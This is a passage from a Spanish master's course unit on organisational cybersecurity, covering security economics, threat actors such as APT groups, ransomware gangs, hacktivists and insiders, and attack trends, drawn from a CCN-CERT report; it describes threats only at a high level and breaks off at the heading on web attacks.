

Maestría en Ingeniería de Software y Sistemas
Informáticos


Ciberseguridad Web

Ciberseguridad Web

Ciberseguridad en las organizaciones

Índice

Esquema	3
Ideas clave	4
1.1. Introducción y objetivos	4
1.2. Justificación y motivación de la ciberseguridad	5
1.3. Amenazas y riesgos de la ciberseguridad	10
1.4. Dimensiones de la ciberseguridad	23
1.5. La ciberseguridad es un proceso	24
1.6. Referencias bibliográficas	31
A fondo	32
Test	35



Esquema

1.1. Introducción y objetivos

Con este tema introducimos el concepto de la **seguridad en la información** como un proceso para eliminar los riesgos asociados a la confidencialidad, integridad, autenticación, autorización, trazabilidad y disponibilidad de los recursos empresariales más valiosos: la información y los sistemas que la procesan.

Para comenzar el tema, se debe leer el caso de estudio y consultar las fuentes mencionadas en él para comprender la perspectiva de la seguridad de la información desde el punto de vista de la empresa. Es particularmente interesante buscar información de estimaciones de coste de incidentes o brechas de seguridad que han sido notorias en los medios.

Finalmente, la pregunta fundamental en la gestión es si el coste de la «no-seguridad» es mayor que el de la seguridad. Dicho de otra forma, la gestión de la seguridad tiene que fundamentarse en un **análisis coste-beneficio**. El problema es que la cuantificación del coste, en este caso, depende del análisis de riesgos.

Además de lo anterior, es importante conocer la **protección de las amenazas físicas**. En este material solo se repasan sucintamente, pero esa formación debe completarse con recursos externos.

También como aspecto general de gran relevancia, debes comprender la importancia del **factor humano** y entender que las **técnicas de ingeniería social** hacen inútiles a los medios técnicos más sofisticados. Es interesante buscar y leer casos de **brechas de seguridad** en las que el «eslabón más débil» fue un empleado y no un sistema pobremente configurado.

El objetivo fundamental de este tema es el de comprender la seguridad de la información como una actividad orientada a garantizar la confidencialidad, integridad, autorización, autenticación, trazabilidad y disponibilidad de los recursos valiosos de un sistema de información.

Concretamente, se espera que al finalizar el tema seas capaz de:

- ▶ Comprender cuáles son las principales dimensiones de la ciberseguridad.
- ▶ Explicar por qué la seguridad de la información debe considerarse como un proceso y no como un producto.
- ▶ Enunciar y explicar los aspectos económicos fundamentales de la seguridad de la información.
- ▶ Describir y dar ejemplo de los diferentes tipos de amenazas y controles para la seguridad física.
- ▶ Describir la importancia y el papel de la gestión de riesgos en la seguridad de la información.
- ▶ Diferenciar y dar ejemplos de las diferentes herramientas de gestión para la seguridad de la información.
- ▶ Describir la importancia del factor humano en la seguridad de la información.

1.2. Justificación y motivación de la ciberseguridad

En muchas empresas no se toma suficientemente en cuenta la seguridad de la información hasta que experimentan un ataque o una brecha de seguridad. Una vez que el evento indeseado sucede, comienza la consideración económica.

Dado que la **seguridad cuesta dinero**, el problema fundamental es buscar un **equilibrio** entre el coste de la seguridad y el impacto económico de los riesgos probables. Es importante entender la vertiente económica de la seguridad, dado que, aparentemente, los avances técnicos en seguridad (como lo fue la criptografía en su

día) no mejoran la seguridad de las empresas si estas no la ponen en práctica. La criptografía, siguiendo el ejemplo, se convierte en un «arma matemática» inútil si los empleados no cumplen con la política de elección y custodia de sus claves.

En general, la seguridad implica costes incluso más allá del coste de los sistemas, *softwares* o tiempo de expertos en la configuración y diseño de estos. También tiene un coste en la forma de la **resistencia de los empleados** o su frustración, que en ocasiones ven las medidas de seguridad como **impedimentos** para realizar su trabajo más ágilmente.

En el caso del desarrollo de aplicaciones, un *software* bien protegido es más caro y requiere más **tiempo de desarrollo** que uno que no lo esté. Por otro lado, solo las **intrusiones** con un efecto importante tienen un impacto económico considerable, y rara vez han llegado históricamente a llevar al cierre de operaciones de la empresa. Esto hace que, racionalmente, muchas empresas **no dediquen grandes esfuerzos a la seguridad**.

Por eso, muchas tecnologías de seguridad comienzan a utilizarse cuando se dan los dos siguientes elementos:

- ▶ Son fáciles de implantar.
- ▶ Los auditores de seguridad comienzan a demandarlas.

Este es el caso, por ejemplo, de los *firewalls*. El coste de implantarlos se ha reducido considerablemente porque cada vez son más fáciles de implantar y hay más gente preparada para hacerlo. Por otro lado, el coste de no tenerlos, en el caso de una auditoría, es grande (la empresa no pasará la auditoría).

El aspecto económico de la seguridad es tan importante que es un campo de estudio en sí mismo, denominado *information security economics*. Tyler Moore y Roose Anderson han elaborado informes técnicos con los avances en esta área que merece la pena conocer.

Marco económico para la seguridad de la información

Adrian Mizzi (2011) ha elaborado un marco conceptual para responder a la pregunta que se hacen tantas empresas sobre **si están invirtiendo mucho o poco en seguridad de la información**. Básicamente, este marco permite estimar el retorno de la inversión, si bien la estimación de las variables es compleja por lo elusiva de la medición de las amenazas y las vulnerabilidades. La Figura 1 resume el marco conceptual:




Figura 1. Viabilidad de la inversión en seguridad de la información. Fuente: adaptado de Mizzi, 2011.

La idea es que hay unos **costes**, tanto desde el punto de vista del **ataque** como del de la **defensa** y posterior **mitigación** del daño. Los atacantes se enfrentan a medidas de defensa explícitas y a la identificación de vulnerabilidades. En general, para que un atacante incurra en este **coste de ruptura** o CTB, los beneficios de su acción tienen que ser superiores.

El problema en este lado es doble. Por un lado, los **beneficios** de los ataques son difíciles de estimar *a priori*, pero, en general, si se pretende vender información confidencial, por ejemplo, para el fraude de tarjetas de crédito, el coste de explorar

las vulnerabilidades es bajo en relación con el beneficio posible. Solo cuando los mecanismos de protección sean más complejos de burlar, un atacante no lo seguirá intentando.

Por otro lado, los motivos de los atacantes son **subjetivos** e incluyen motivaciones no económicas que los pueden llevar a incurrir en CTB mayores que los beneficios económicos esperados (que, en ocasiones, es ninguno, simplemente). La estimación del CTB puede hacerse mediante la contratación de consultoría de *penetration testing*, por la cual se contratan servicios de profesionales que intentan realizar un ataque en condiciones realistas.

Del lado de la organización, los dos costes básicos son:

- ▶ **Coste de construcción de las medidas defensivas**, incluyendo la configuración de *firewalls*, sistemas redundantes, sistemas de detección de intrusos, etc.
- ▶ **Coste de reparación de vulnerabilidades**. En una configuración simple, esto puede consistir en mantener el *software* actualizado con los últimos parches, pero, en ocasiones, esto no es suficiente y hace falta un esfuerzo proactivo en buscar vulnerabilidades potenciales según aparecen.

Cómo parchear vulnerabilidades

Una política de reparación de vulnerabilidades proactiva puede incluir la búsqueda de este tipo de herramientas para comprobar vulnerabilidades en los sistemas a medida que aparecen.

Por ejemplo, si tenemos una pyme que ha decidido utilizar el sistema de CRM de código abierto SugarCRM, podemos encontrar la vulnerabilidad que se detalla en la siguiente captura de pantalla.




Figura 2. Vulnerabilidad según Metasploit. Fuente: elaboración propia.

Metasploit ofrece código, muestras de ejecución y documentación completa para la reparación de la vulnerabilidad. Esta empresa mantiene una [base de datos de exploits en línea](#) (descripciones de secuencias de acciones o módulos *software* que permiten aprovechar una vulnerabilidad para conseguir un comportamiento no deseado de un sistema).

Además de los anteriores, hay costes, posteriores al incidente, que incluyen el cálculo de las **pérdidas derivadas** y de la **reconstrucción de los sistemas**. Esta reconstrucción, dependiendo del efecto del incidente, puede ser tan simple como una reinstalación o reparación de un *software*. Sin embargo, en ocasiones, puede ser tan costosa como el requerir servicios profesionales para recuperar datos dañados. En otras ocasiones, y de manera discutible, la reparación se complementa con un contraataque o persecución de los intrusos.

1.3. Amenazas y riesgos de la ciberseguridad

Para investigar las amenazas y riesgos de la ciberseguridad actuales hay que abordar dos aspectos fundamentales:

- ▶ Principales agentes o actores de la amenaza.
- ▶ Principales métodos y vectores de ataque.

Se recomienda la visualización de la clase magistral *Principales riesgos de ciberseguridad*, donde se hace un resumen de los principales riesgos de ciberseguridad y las tendencias.



Accede al vídeo

Principales agentes o actores de la amenaza

En el informe CCN-CERT IA-13/21, *Ciberamenazas y tendencias*, se pueden consultar los principales actores durante 2020 (Centro Criptológico Nacional, 2021):

- ▶ Actores estado (actividad de grupos).
- ▶ Ciberdelincuencia (*ransomware, phishing, malware*).
- ▶ *Hacktivismo*.
- ▶ Actores internos.

Actores estado

En los últimos años, los estados han sido actores importantes de amenazas y sus actividades han evolucionado para alinearse con los objetivos políticos de los países en los que operan. En efecto, lo que implica un cambio de tendencia en el último año, los principales objetivos fueron las instituciones públicas como ONG y entidades

relacionadas con la política social o la problemática internacional. Por sectores, los objetivos prioritarios de los organismos públicos o grupos que patrocinan son los relacionados con conflictos actuales y problemas globales, como crisis de salud o desastres versión multipolar de la política internacional, entre otros. Estas son las principales áreas de interés:

- ▶ Gubernamental, defensa.
- ▶ Industria armamentística.
- ▶ Salud e industria farmacéutica.
- ▶ Centros de investigación, tecnologías de la información y las comunicaciones.
- ▶ Energía.
- ▶ Telecomunicaciones.
- ▶ Inversión financiera.
- ▶ Comercio internacional.

CAMPAÑAS CONTRA ORGANIZACIONES SANITARIAS Y DE INVESTIGACIÓN DE COVID-19 (2020)	APT41¹²: La campaña de este grupo se dirigió a organizaciones del sector farmacéutico, mediante la explotación de vulnerabilidades de VPN. El sector sanitario no fue el único objetivo de APT41, como se verá más adelante.
	Grupos APT (varios): La Organización Mundial de la Salud (OMS) reportó durante el mes de abril varias campañas de varios actores contra oficiales de la misma OMS.
	APT32¹³: Grupo que atacó a organizaciones chinas dedicadas a la monitorización y gestión sanitaria de la pandemia.
	APT29¹⁴: En mayo se detectó una campaña de este grupo contra organizaciones médicas de los Estados Unidos. Según constataron autoridades británicas, su objetivo era perpetrar robos de propiedad intelectual relacionados con investigaciones de la COVID-19.
	UNC788: A finales de 2020, investigadores de ciberseguridad detectaron otra campaña de phishing llevada a cabo por este grupo, también conocido como Charming Kitten . Sus objetivos fueron empleados técnicos de la OMS , y organizaciones del sector médico y centros de investigación de la salud de los Estados Unidos ¹⁵ .
	Kimsuky¹⁶: Entre septiembre y diciembre se detectó actividad de este grupo, contra organizaciones farmacéuticas de Estados Unidos.
	TEMP.Hermit: Este grupo, también lanzó una campaña contra organizaciones farmacéuticas.

Figura 3. Campaña contra organizaciones sanitarias 2020. Fuente: Centro Criptológico Nacional, 2021.

En la Figura 3 se pueden observar cuáles han sido las **principales amenazas** detectadas contra organizaciones sanitarias. Además de los objetivos relacionados con las instituciones de gobierno o defensa, la pandemia ha favorecido la

proliferación de campañas de grupos APT (*advanced persistent threat* o amenaza persistente avanzada) contra organizaciones involucradas en la investigación científica o la gestión sanitaria. Estas acciones tienen como objetivo sustraer propiedad intelectual, información corporativa y datos sensibles.

Ciberdelincuencia

Los ciberdelincuentes se dirigen a agencias gubernamentales, industrias e infraestructuras críticas utilizando diferentes tipos de *ransomware*, como RobbinHood, Avaddon, NetWalker, Maze, Snake Locker y Vscript.re, para extorsionar a las víctimas y obtener excelentes retornos financieros. También recurren al envío de campañas de *phishing* masivas y de correo electrónico empresarial (*business email compromise*, BEC) o al uso de *malware* personalizado. El BEC sigue siendo un mecanismo cada vez más utilizado por los ciberdelincuentes y se ha aprovechado especialmente de la situación de trabajo remoto provocada por la pandemia, lo que ha facilitado la credibilidad de las medidas de engaño utilizadas (simular problemas para manejar los requisitos del mecanismo formal, necesidad urgente para transferir o imposibilidad de identificar los contactos habituales).

Junto al *ransomware* y al BEC, además, los ciberdelincuentes han aprovechado la crisis sanitaria para lanzar campañas masivas usando *malware* en general, convirtiendo troyanos conocidos en módulos maliciosos para cubrir una mayor superficie de ataque. Actualmente, estos mecanismos se han comercializado directamente en la *dark web* como un servicio de contrato, conocido como Malware-as-a-Service (MaaS), y son explotados directamente por el crimen organizado. Esta oferta de *malware* «hecha a medida» permite a los no expertos utilizar funciones avanzadas de *malware* para todo tipo de delincuencias.

Los factores más comunes que se dan en los ataques son los siguientes:

- Falta de conocimiento de amenazas de seguridad (especialmente debido a la reutilización de credenciales o el *phishing*).

- ▶ Actualizaciones de *software* insuficientes.
- ▶ Fallos en la gestión de las copias de seguridad.

Hacktivismo

Los grupos *hacktivistas* siguen utilizando las mismas técnicas, tácticas y procedimientos (TTP) que se basan en el uso de herramientas *open source* para:

- ▶ Ejecutar ataques de **denegación de servicio** (DoS y DDoS), lo que provoca que los activos web no estén disponibles (principalmente, se dirigen a sitios web de gobiernos).
- ▶ Realizar **desconfiguraciones web** (*defacements*), por las que se modifica la apariencia del sitio web y se publica contenido relacionado con la operación, en ocasiones, indicando su *hashtag*.
- ▶ Realizar inyecciones SQL (SQLi) para **exfiltrar información** de las bases de datos y publicarla.
- ▶ *Doxxing*, que consiste en **obtener la máxima información privada** relacionada con un objetivo para después **publicarla** en fuentes públicas.

Entre los medios utilizados para difundir propaganda o información sobre movimientos *hacktivistas*, destaca el **uso de Twitter**. Esta plataforma permite llegar a una gran audiencia en todo el mundo, algo que es ideal tanto para mostrar movimiento como para interactuar con los seguidores. Por lo general, estos movimientos usan *hashtags* creados agregando la cadena «#Op» antes de un elemento que identifica su causa. En particular, debido a los términos de servicio de Twitter, las cuentas asociadas con movimientos *hacktivistas* a menudo se suspenden.

Actores internos

Gran parte los incidentes de ciberseguridad se comenten directa o indirectamente por **empleados** relacionados con **negligencias de seguridad**. Este dato revela que los actores internos involuntarios son la amenaza interna más frecuente dentro de las

organizaciones. Un porcentaje menor de incidentes está relacionado con los actores internos intencionados, que representarían un 14 %. En el primer caso (*insiders* involuntarios), expertos en ciberseguridad declaran que el *phishing* representa el vector de ataque más utilizado contra los actores internos más vulnerables de una organización; últimamente, hasta un 38 % de los incidentes involuntarios provocados por actores internos se han originado a través de este vector de ataque. Todo ello sitúa al **personal interno** como uno de los **agentes de amenaza** en un futuro próximo.

Asimismo, los actores vinculados relacionados con los estados **adaptan cada vez más sus TTP** a los escenarios y organizaciones a los que se dirigen. Estos actores buscan constantemente a los usuarios más vulnerables de la organización para desarrollar sus campañas, muchas veces haciéndolos parte del vector de entrada a través de ataques de *phishing*. Últimamente, más del 35 % de las infracciones de datos cibernéticos totales son el resultado directo de **amenazas internas**.

Los actores internos pueden tener un impacto negativo grave en la organización en términos de **espionaje económico, sabotaje, fraude y pérdida de recursos** de la empresa. Los principales atacantes interesados en realizar este tipo de acciones serían agencias de inteligencia extranjeras o delincuentes con intereses económicos.

Es importante tener en cuenta que **la negligencia o el descuido** de los empleados también pueden aumentar los casos de amenazas internas dentro de la organización.

Métodos de ataque

Los principales métodos de ataque que se utilizan actualmente y que se usarán a corto y medio plazo son:

- ▶ *Ransomware*.
- ▶ *Botnets (Internet of things, IoT)*.
- ▶ Código dañino avanzado.
- ▶ Ataques a sistemas de acceso remoto.

- ▶ Ataques web.
- ▶ Ingeniería social.
- ▶ Ataques contra la cadena de suministro.
- ▶ Ataques a sistemas ciberfísicos.

Ransomware

Recientemente, se ha observado cómo los grupos de ciberdelincuencia han comenzado a configurar su propio cartel independiente de operaciones de *ransomware*, es decir, coaliciones de diferentes grupos de actores específicos de *ransomware* que deciden compartir sus **infraestructuras de fuga de datos** con fines de **extorsión**. Este sistema agrega credibilidad, sofisticación e interés al compartir plataformas, conocimientos y tácticas de violación de datos. Un ejemplo de cartel es la fusión de los grupos detrás de la amenaza Maze con LockBit y RagnarLocker. Además, existe competencia entre diferentes grupos de *ransomware* por la que se compite entre sí para ver quién genera más ganancias y tiene mayor éxito en sus ataques.

Los ataques de *spear phishing* continúan usándose como un **vector de intrusión inicial**, así como para explotar servidores RDP (*remote desktop protocol*) expuestos y mal configurados. Sin embargo, en muchos casos, el *ransomware* es el último paso en una infección en la que los atacantes han estado dentro de la red durante días a través de otras amenazas. En este tipo de casos, el *ransomware* es el artefacto final desplegado por los actores y, a menudo, aparece en los activos que pueden ser más importantes para la organización comprometida (controladores de dominio, servidores de respaldo, etc.), que intentan causar una colisión. Este modo de operación se conoce como *human operated ransomware*, un modelo de acción según el cual los **actores irrumpen en redes** manipulando un **código malicioso** con herramientas de ataque para establecer persistencia, realizar movimientos de partes, robar información y, finalmente, encriptar la información obtenida.

Entre los *ransomwares* más usados se encuentran Maze, LockBit y RagnarLocker, Ragnarok, NetWalker, Nemty, Tycoon, SNAKE, Avaddon, Thanos, Phobos, Black Kingdom, DoppelPaymer, REvil, TinyCryptor, Ryuk, RansomExx, Conti, Egregor, Pay2Key o Zeppelin.

Botnets (*Internet of things*, IoT)

El IoT está cada vez más presente en nuestra vida diaria. Con la llegada del 5G, se utilizan cada vez más **dispositivos interconectados** como altavoces, asistentes de voz, enchufes o bombillas. Actualmente, se estima que el 33 % de los dispositivos de esta categoría han experimentado un incidente de seguridad, frente al 19 % del año 2020. Este crecimiento sin precedentes se debe, principalmente, a los siguientes factores:

- ▶ Crecimiento exponencial de los dispositivos IoT.
- ▶ Implementación insegura de dispositivos IoT a los que se puede acceder fácilmente directamente desde Internet.
- ▶ Falta de actualizaciones de seguridad para estos dispositivos, lo que los hace vulnerables.
- ▶ Falta de un enfoque seguro de estos dispositivos por parte de los propietarios.
- ▶ Los dispositivos tienen una contraseña predeterminada, conocida por el público, que en la mayoría de los casos no se reemplaza.

Frente al crecimiento en la cantidad de dispositivos, las amenazas de *botnets* de IoT nuevas y modificadas se encontraban entre las categorías de **amenazas de más rápido crecimiento** en la primera mitad de 2020. Entre las *botnets* más destacadas se encuentra Dark Nexus, descubierta en abril de 2020. Sus elaborados mecanismos para recopilar información sobre procesos en ejecución en contenido corrupto son sobresalientes. Asimismo, otras redes de *bots*, como Mukashi, LeetHozer, Hoaxcalls y Mozi.m, han sido un problema últimamente. Se estima que en 2025 habrá más de 30 000 millones de conexiones IoT, con una media de cuatro dispositivos de este tipo por persona. Esto presenta una superficie de ataque muy grande y asegurarla con

tantos estándares diferentes hoy en día no es tarea fácil, además de convertirse en un auténtico campo minado para muchos ciberdelincuentes.

Otro tipo de *botnet* que tiene más impacto que relevancia son las que tienen como objetivo campañas para infectar con distintos tipos de *malware*, generalmente troyanos y *stealers*. Durante el primer trimestre de 2020, Spamhaus *Malware Labs* identificó un total de 2738 nuevos servidores de comando y control de *botnet*. Una media de 671 personas al mes está bajo el control directo de los ciberdelincuentes.

Código dañino avanzado

En el caso del *malware* avanzado, la sofisticación y el desarrollo de nuevas técnicas y amenazas sigue siendo una tendencia de los últimos años, la cual los atacantes pueden ver casi como un **proceso de investigación, desarrollo e innovación (I+D+I)**. Los grupos más avanzados se benefician de cualquier evento que se realice en un país, región o continente, y más para realizar campañas dirigidas.

Estas son las tendencias en técnicas de código dañino observadas últimamente:

- En particular, los actores avanzados utilizan **vulnerabilidades críticas** en dispositivos revelados por organizaciones, como Citrix NetScaler y Gateway (CVE 2019-19781), Microsoft SharePoint (CVE 2020-0931) o Microsoft Exchange (CVE 2020-16875). Estas brechas sirven como **punto de entrada a la organización** de diferentes grupos con diferentes motivaciones. Se ha observado que estos actores prestan especial atención a este tipo de vulnerabilidad, ya que intentan aprovecharlas horas después de la publicación o existencia de un *exploit*. Los implantes que usan DNS sobre HTTPS también se han visto en 2020, como el PowerPepper, utilizado por el equipo DeathStalker. Esta tecnología está diseñada para evitar que el navegador de un usuario sepa en qué dominio se encuentra, al encapsular el tráfico DNS de solicitudes HTTPS.

- ▶ En cuanto a las amenazas persistentes avanzadas (*advanced persistent threats*, APT), algunas muestras de *malware* especialmente interesantes analizadas en 2020 corresponden a grupos como Turla o APT27. En mayo de 2020, se lanzó una muestra del *malware* Penquin del equipo de Turla en su versión de 64 bits. Este *malware*, desarrollado para sistemas GNU/Linux, permite a los atacantes tomar el control de los servidores Linux en los que se ha implementado la muestra. A pesar de que dicho *malware* fue descubierto en 2014, lo que muestra este descubrimiento de 2020 es una versión de 64 bits, por lo que el equipo detrás de su desarrollo continúa trabajando en él. Además, este informe abre la puerta a la realización de análisis para detectar posibles víctimas del *malware*. Kaspersky (2019) señala en su informe de tendencias del segundo trimestre de 2020 que hay muchos sitios web comprometidos por Penquin en su versión de 64 bits.
- ▶ Los grupos APT27 continúan desarrollando y modificando sus capacidades. Destacan los avances de ZxShell RootKit, según los cuales los atacantes introdujeron una ofuscación mínima y cambiaron la firma del controlador para que funcione a nivel del *kernel*.
- ▶ En enero de 2020 se descubrió una campaña en la que se utilizaba el *malware* LightSpy, utilizando un *exploit* para el sistema operativo iOS. Esta campaña contra los usuarios de Hong Kong muestra cuán sofisticados son algunos jugadores, ya que los *exploits* de ejecución remota para iOS son complejos y costosos. Asimismo, a principios de 2020, el equipo de Sofacy implementó una variante .NET del *malware* XTunnel y varios cargadores en el lenguaje, hecho que muestra la tendencia y crecimiento hacia .NET.
- ▶ En diciembre de 2020 se descubrió el *malware* SunBurst, lanzado a través de un ataque a la cadena de suministro a un *software* desarrollado por la empresa SolarWinds y usado por empresas como FireEye, Cisco, etc.
- ▶ Una de las otras amenazas de *malware* utilizadas por los actores avanzados es PlugX, que, a pesar de estar presente hace muchos años, sigue siendo una de las

amenazas más utilizadas por muchos actores, lo que difiere entre los delincuentes es cómo se implementa PlugX para evitar la detección por parte del *software* de seguridad. Mustang Panda es uno de los actores más activos en la implementación de PlugX y Cobalt Strike, ya que utiliza técnicas de *dynamic-link library* (DLL) *side-loading*.

- Finalmente, en la parte más baja del sistema, MosaicRegressor es uno de los *frameworks* descubiertos que tenía como objetivo la interfaz de *firmware* extensible unificada o UEFI (*unified extensible firmware interface*). Los ataques identificados con este código se dirigieron a diplomáticos y miembros de ONG de África, Asia y Europa.

Ataques a sistemas de acceso remoto

Como señalamos, situaciones como la **pandemia** han contribuido a un **aumento en el uso de varios servicios** de conexión remota. En poco tiempo, un número importante de organizaciones se han visto obligadas a pasar a entornos más descentralizados que permiten el acceso remoto a infraestructuras que no están debidamente auditadas o evaluadas. Este factor, junto con la gran cantidad de informes de vulnerabilidades y exposiciones comunes (Common Vulnerabilities and Exposures, CVE) publicados en 2020 relacionados con vulnerabilidades en este tipo de entornos, ha resultado en un **aumento significativo de la superficie de ataque expuesta a Internet**.

Una simple búsqueda en portales como Shodan o ZoomEye arroja datos muy interesantes al respecto. Si comparamos el número de dispositivos involucrados en el teletrabajo a finales de 2020 frente al número de dispositivos expuestos antes de que se anunciara la pandemia, se observa que el número se ha multiplicado significativamente y ha llegado a más del 100 % para determinados productos específicos.

Por otra parte, algunas de las aplicaciones cuyo uso se ha extendido exponencialmente durante la pandemia, como Zoom, han demostrado que los actores maliciosos se centran en investigar las vulnerabilidades de los productos cuyo uso ha aumentado drásticamente en un corto período de tiempo. Como resultado, se han anunciado varias **vulnerabilidades de seguridad** (CVE 2020-6109, CVE 2020-6110, entre otras) que, por ejemplo, permiten comprometer la seguridad de la aplicación al enviar un mensaje especialmente diseñado, específicamente aprovechando la anomalía en la gestión de rutas de archivos que utiliza Zoom.

Debemos tener en cuenta que la mayoría de estas **vulnerabilidades se solucionan aplicando la actualización** anunciada por el fabricante. Esto sugiere que los ciclos de actualización y parche ocurren a un ritmo significativamente más lento a medida que los actores malintencionados desarrollan vulnerabilidades funcionales y aprovechan estas debilidades.

Ataques web

